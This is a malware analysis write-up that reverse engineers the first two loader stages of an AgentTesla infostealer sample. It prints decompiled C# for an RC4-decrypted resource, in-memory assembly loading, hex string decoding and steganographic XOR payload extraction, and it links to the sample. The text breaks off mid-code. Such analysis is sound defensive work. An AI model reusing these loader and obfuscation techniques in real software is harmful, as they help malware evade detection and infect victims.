AgentTesla analysis

- ***Sample**:* https://bazaar.abuse.ch/download/9ca515b794477e792d95386fb74f8efe7fba769a2a082c5ebb3cc2b7d2460a95/

- ***SHA256**:* 9ca515b794477e792d95386fb74f8efe7fba769a2a082c5ebb3cc2b7d2460a95
- ***Malpedia***: https://malpedia.caad.fkie.fraunhofer.de/details/win.agent_tesla

Overview

AgentTesla is a .NET infostealer, utilizing various builds since 2014. Very popular malware till this day. Categorized as keylogger/infostealer (key logging, clipboard stealing, user profile and passwords dumping etc). Exfiltration channels and C2 communication vary depending on the configuration - SMTP, FTP, HTTP(S) and Telegram were observed.

AgentTesla is known for utilization of many layers of string encryption on every stage, steganography and control flow flattening to thwart reverse engineering efforts.




Fig.1 Example of namespace/class/method obfuscation on the left pane, as well as control flow flattening on the right.

First stage - IaGNP.exe loader

Interesting strings:

- IaGNP.exe
- 3https://www{.}chiark.greenend{.}org.uk/~sgtatham/putty/0
- pharmacy store interior with medicine, vitamin, food supplement and healthcare over the counter product on medical shelves blur drugstore for background
- A708C58475B4A5E7H474R5
- This is junk data
- Just some extra text
- Play Manager

The sample is a x86 PE image file, as per its characteristics from the PE header.




Fig.2 Metadata from IMAGE_FILE_HEADER - characteristics flags.

Initial check of assembly metadata after the file has been loaded to dnSpy show us that the file is described as **Play Manager**, developed by Microsoft.




Fig 3. Assembly metadata of the initial sample.

As we know that AgentTesla heavily utilizes embedded resources for further stages, taking a look at the **Resources** section immediately gives away two interesting resources: **CREAM (**being a raw byte stream) and **ylPvE** (bitmap file that has data hidden in it).




Fig 4. CREAM resource overview in the Assembly Explorer.




Fig 5. ylPvE bitmap that utilizes steganography techniques to hide one of the next stages.

Entry point of the sample points us to the Main() function. Application is run in **frmInicioSesion** class context. The class constructor receives two arguments **796C507645** and **6B6775**. These, as it turns out, will be needed later on.

The class initializes two strings (both passed as arguments) and calls **InitializeComponent()** method for execution.

```
1  // SistemaFarmacia.Program
2  // Token: 0x06000007 RID: 7 RVA: 0x0000216A File Offset: 0x0000036A
3  [STAThread]
4  private static void Main()
5  {
6      Application.EnableVisualStyles();
7      Application.SetCompatibleTextRenderingDefault(false);
8      Application.Run(new frmInicioSesion("796C507645", "6B6775"));
9  }
10
```

Fig 6. frmInicioSesion class constructor is called with two string arguments.

```
public class frmInicioSesion : Form
{
    // Token: 0x06000141 RID: 321 RVA: 0x0000D557 File Offset: 0x0000B757
    public frmInicioSesion(string BBN, string BBM)
    {
        this.WA = BBN;
        this.WZ = BBM;
        this.InitializeComponent();
    }
```

Fig 7. frmInicioSesion details.

The sample contains many junk code at the entry point (calculator, weight calculator etc.), it fills up junk class members with parameters such as color, font. It could be that this is some form of Frankenstein code that was glued together from a legitimate sample to bypass static detections, as the most interesting parts of code are executed later, when we arrive at **byte array D** declaration that takes the **CREAM** resource as raw bytes.

```
this.label2.TabIndex = 1;
this.label2.Text = "INICIO DE SESION";
this.label1.AutoSize = true;
this.label1.Font = new Font("Tahoma", 12f, FontStyle.Regular, GraphicsUnit.Point, 0);
this.label1.Location = new Point(139, 31);
this.label1.Name = "label1";
this.label1.Size = new Size(57, 19);
byte[] D = resources.GetObject("CREAM") as byte[];
```

Fig 8. Example of junk code mentioned above and D[] byte array declaration.

Next, D2[] array is created with default encoding applied to **A708C58475B4A5E7H474R5** to transfer the string into byte array. Default encoding is resolved via GetACP (wrapped in Encoding.Default) function. It gets the default OS encoding from Win32 API, being UTF-8 for WinOS, as confirmed by acp=65001.

```
this.label1.Size = new Size(57, 19);
byte[] D = resources.GetObject("CREAM") as byte[];
byte[] D2 = Encoding.Default.GetBytes("A708C58475B4A5E7H474R5");
byte[] D3 = new byte[D.Length];
uint[] D4 = new uint[256];
```

Fig 9. String passed to D2 as raw bytes.


D3[] and D4[] are declared - D3[] being a length of D[] and D4 of size 256. As it turns out, the size of D4 = 256 is important, because next code block is full of clues pointing to RC4 decryption with more references to decimal 256, which is a widely used constant in the RC4 algorithm. As per the open-source implementation of RC4 in C#, the first loop matches the characteristics of Key Scheduling Algorithm (KSA):

```
int[] S = new int[256];
 for (int _ = 0; _ < 256; _++)
                {
             S[_] = _;
                }
```

in comparison to code from our sample below:

```
uint[] D4 = new uint[256];
            uint i;
   for (i = 0U; i < 256U; i += 1U)
                    {
                     D4[(int)i] = I;
               },
```

confirming that D4[] is **S** and D2[] is the **key.** The array is later used for modulo operations and permutations (swapping S[i] with S[j] via **Swap()** function visible below). Next, Pseudo-Random Generation Algorithm (PRGA) is applied and decryption is performed on every byte in D2[]. At the end of the code block, we can identify that D3[] is the target byte array with decrypted bytes - suggesting that it holds the next stage.




```
byte[] D = resources.GetObject("CREAM") as byte[];
byte[] D2 = Encoding.Default.GetBytes("A708C58475B4A5E7H474R5");
byte[] D3 = new byte[D.Length];
uint[] D4 = new uint[256];
uint i;
for (i = 0U; i < 256U; i += 1U)
{
    D4[(int)i] = i;
}
uint D5 = 0U;
for (i = 0U; i < 256U; i += 1U)
{
    D5 = (D5 + (uint)D2[(int)(checked((IntPtr)(unchecked((ulong)i % (ulong)((long)D2.Length)))))] + D4[(int)i]) & 255U;
    this.Swap(ref D4[(int)i], ref D4[(int)D5]);
}
uint D6 = 0U;
D5 = 0U;
i = 0U;
while ((ulong)i < (ulong)((long)D3.Length))
{
    D6 = (D6 + 1U) & 255U;
    D5 = (D5 + D4[(int)D6]) & 255U;
    this.Swap(ref D4[(int)D6], ref D4[(int)D5]);
    uint index = (D4[(int)D6] + D4[(int)D5]) & 255U;
    D3[(int)i] = Convert.ToByte((uint)D[(int)i] ^ D4[(int)index]);
    i += 1U;
}
```

Fig 10. Block of code identified as RC4 decryption routine with described patterns, performing decryption on CREAM bytes and saving them to an array.

By placing a breakpoint right after the while loop in the debugger, we have a confirmation that the D3[] contains a PE file. We can now dump it for static analysis. But for now, let's move further with the first stage analysis as we need to find a function that loads the identified PE into a new assembly and transfers execution to it.
Down the line and after yet another block of junk code, we arrive at **WR_99** of type Assembly declaration that loads D3[] (next stage) as the new assembly.
Next, **airo** variable is declared to hold the second type from the new assembly via **GetTypes()[1]** method. defaultNamespace is assigned as namespace of the current assembly. These variables, along with **this.WA** and **this.WZ** (remember that these are the string parameters from the initial stage's Run() method usage) are then passed as arguments to **NewLateBinding.LateCall()** function that loads the new assembly and invokes it.

- **airo** is passed, containing the address of initial Type that will serve as an entry point,
- **this. WA. this.WZ, defaultNamespace** - string arguments for the first function from the initial type.

```
int junkVar = 12345;
string junkVar2 = "This is junk data";
junkVar = junkVar * 2 + 7;
for (int j = 0; j < 5; j++)
{
    junkVar += j;
}
Assembly Wr_99 = AppDomain.CurrentDomain.Load(D3);
var unusedObject = new
{
    Name = "JunkObject",
    Value = 999
};
bool flag = junkVar2.Contains("junk");
if (flag)
{
    junkVar += 1000;
}
Type airo = Wr_99.GetTypes()[1];
string defaultNamespace = typeof(Program).Namespace;
frmInicioSesion.<InitializeComponent>g__JunkMethod|13_0();
NewLateBinding.LateCall(null, typeof(Activator), "CreateInstance", new object[]
{
    airo,
    new string[] { this.WA, this.WZ, defaultNamespace }
}, null, null, null, true);
```

Fig 11. New assembly is loaded and executed from the decrypted byte array. Note the LateCall() with arguments passed.

By executing till the breakpoint at LateCall(), we can directly see the new assembly loaded under WR_99 - **GB-lesson-forms** and defaultNamespace being “SistemaFarmacia”. We can also see the **airo** (entry point) assignment - **SqlrDY4QZCf51NjTiw.ID7NR7KGwKf9iMaTfy** -> This is the Namespace.Type pair that we will resume the execution from.




Fig 12. Local types definition at breakpoint on LateCall().

Second stage - GB-lesson-forms.dll

Interesting strings:

- GB-lesson-forms

The next stage flagged as 32-bit PE DLL in the IMAGE_FILE_HEADER characteristics.




Fig 13. Flags set in IMAGE_FILE_HEADER.

Assembly metadata confirms the name of the file.“PoweredBy” field tells us that the file is obfuscated by SmartAssembly obfuscator, also identified in DIE.

```
// C:\Users\dootix\Desktop\AgentTesla_CREAM_rsrc_dmp.bin
// GB-lesson-forms, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null

// Timestamp: 6706DC4A (10/9/2024 9:40:58 PM)

using System;
using System.Configuration.Assemblies;
using System.Diagnostics;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;
using SmartAssembly.Attributes;

[assembly: AssemblyAlgorithmId(AssemblyHashAlgorithm.None)]
[assembly: AssemblyVersion("1.0.0.0")]
[assembly: AssemblyTrademark("")]
[assembly: AssemblyCopyright("Copyright ©  2015")]
[assembly: AssemblyProduct("GB-lesson-forms")]
[assembly: AssemblyFileVersion("1.0.0.0")]
[assembly: Guid("fa6eba63-6098-4657-98bb-56bfbd4c8c00")]
[assembly: ComVisible(false)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.Default | DebuggableAttribute.DebuggingModes.DisableOptimizations |
  DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints | DebuggableAttribute.DebuggingModes.EnableEditAndContinue)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: CompilationRelaxations(8)]
[assembly: AssemblyTitle("GB-lesson-forms")]
[assembly: AssemblyCompany("")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyDescription("")]
[assembly: PoweredBy("Powered by SmartAssembly 7.3.0.3296")]
```

Fig 14. Assembly metadata, SmartAssembly obfuscator visible in the PoweredBy field.




Fig 15. Visible obfuscation of method names and types.

The sample was deobfuscated with de4dot, allowing us to perform further analysis. By manually navigating to the entry point defined by the LateCall() parameter (**SqlrDY4QZCf51NjTiw.lD7NR7KGwKf9iMaTfy**), we land in the below method **tdMRTNQVD()** that accepts three string arguments. These parameters are derived from the arguments passed to the LateCall() described earlier.

```
public static void tdMRTNQVD(string string_0, string string_1, string string_2)
{
    Thread.Sleep(12009);
    string_0 = lD7NR7KGwKf9iMaTfy.jNMnWtFDs(string_0);
    string_1 = lD7NR7KGwKf9iMaTfy.jNMnWtFDs(string_1);
    Bitmap bitmap = lD7NR7KGwKf9iMaTfy.ePVhahXid(string_0, string_2);
    byte[] array = Class0.smethod_1(lD7NR7KGwKf9iMaTfy.cdCf0kfRE(bitmap, 150, 150));
    array = lD7NR7KGwKf9iMaTfy.OL8qyQ39W(array, string_1);
    Assembly assembly = Class0.smethod_9(array);
    Class0.smethod_2(assembly);
    Environment.Exit(0);
}
```

Fig 16. “Main” function of the second stage loader.

Code appears to be rather compact that performs string manipulation on the received arguments, bitmap transfer to an array of bytes that is possibly decrypted in the process (this must be **yIPvE** resource from the 1st stage), and then a new assembly is created.
Let’s start with **jNMnWtFDs()**. It accepts a string, creates a stringBuilder of StringBuilder type by cutting its length by 2, performs transition to 32-bit hexadecimal integer on each character and creates a new string from the result. This function is called with **string_0**(“796C507645”) and **string_1(“**6B6775”) as we can see above.

```
1  // SqlrDY4QZCf51NjTiw.lD7NR7KGwKf9iMaTfy
2  // Token: 0x0600001F RID: 31 RVA: 0x00004BFC File Offset: 0x00002DFC
3  public static string jNMnWtFDs(string string_0)
4  {
5      StringBuilder stringBuilder = new StringBuilder(string_0.Length / 2);
6      for (int i = 0; i < string_0.Length; i += 2)
7      {
8          string text = string_0.Substring(i, 2);
9          int num = Convert.ToInt32(text, 16);
10         stringBuilder.Append((char)num);
11     }
12     return stringBuilder.ToString();
13 }
14
```

Fig 17. Method jNMnWtFDs() details.

I've decided to create this function locally and pass the arguments. The result are strings "**ylPvE**" and "**kgu**".




Fig 18. Local execution of the function returns two strings, one of them being the name of the bitmap.

We are now sure that **Bitmap bitmap** is created from the initial stage's stegan-obfuscated resource, as its name is passed to **ePVhahXid()** function together with **string_2**, which is "**SistemaFarmacia**". This gives us an idea that this function accesses the previous assembly and fetches the resource. This is confirmed by the method's logic below.

```
string_0 = lD7NR7KGwKf9iMaTfy.jNMnWtFDs(string_0);
string_1 = lD7NR7KGwKf9iMaTfy.jNMnWtFDs(string_1);
Bitmap bitmap = lD7NR7KGwKf9iMaTfy.ePVhahXid(string_0, string_2);
```

Fig 19. Methods used to string manipulation and bitmap fetch from previous stage's assembly.

ResourceManager type variable is created to fetch **SistemaFarmacia.Properties.Resource** for **ylPvE**.

```
324
325     // Token: 0x06000020 RID: 32 RVA: 0x00004C50 File Offset: 0x00002E50
326     public static Bitmap ePVhahXid(string string_0, string string_1)
327     {
328         ResourceManager resourceManager = new ResourceManager(string_1 + ".Properties.Resources", Assembly.GetEntryAssembly());
329         return (Bitmap)resourceManager.GetObject(string_0);
330     }
```

Fig 20. Details of the bitmap fetching method.

The next two methods **smethod_1()** and **cdCf0kfRE()** simply trim out the bitmap from unnecessary pixels, apply byte manipulation and return it in form of a byte array, **array[]**.
Method **OL8qyQ39W()** is more interesting as it performs XOR decryption of the array and accepts "**kgu**" string as one of its arguments.

```
byte[] array = Class0.smethod_1(lD7NR7KGwKf9iMaTfy.cdCf0kfRE(bitmap, 150, 150));
array = lD7NR7KGwKf9iMaTfy.OL8qyQ39W(array, string_1);
```

Fig 21. array[] creation from the bitmap and subsequent decryption.

Looks like **kgu** string is transferred to bytes and its initial length used for condition check and iterator of **bytes[]** array in form of **num4** variable.

```
public static byte[] OL8qyQ39W(byte[] byte_0, string string_0)
{
    byte[] bytes = Encoding.BigEndianUnicode.GetBytes(string_0);
    int num = (int)byte_0[byte_0.Length - 1];
    int num2 = num ^ 112;
    byte[] array = new byte[byte_0.Length + 1];
    int length = string_0.Length;
    int num3 = byte_0.Length;
    int num4 = 0;
    for (int i = 0; i < num3; i++)
    {
        int num5 = (int)byte_0[i];
        int num6 = (int)bytes[num4];
        int num7 = num5 ^ num2 ^ num6;
        array[i] = (byte)num7;
        if (num4 == length - 1)
        {
            num4 = 0;
        }
        else
        {
            num4++;
        }
    }
    byte[] array2 = new byte[num3 - 1];
    Array.Copy(array, array2, array2.Length);
    return array2;
}
```

Fig 22. Decryption method.

The decrypted array is then passed as an argument for **smethod_9** that loads it as **assembly** var of type Assembly. **smethod_2()** sets the entry point of new assembly at **Type[20]** and **Method()[29]** of said type. We know where to land when analyzing another stage.

```
10      array = lD7NR7KGwKf9iMaTfy.OL8qyQ39W(array, string_1);
11      Assembly assembly = Class0.smethod_9(array);
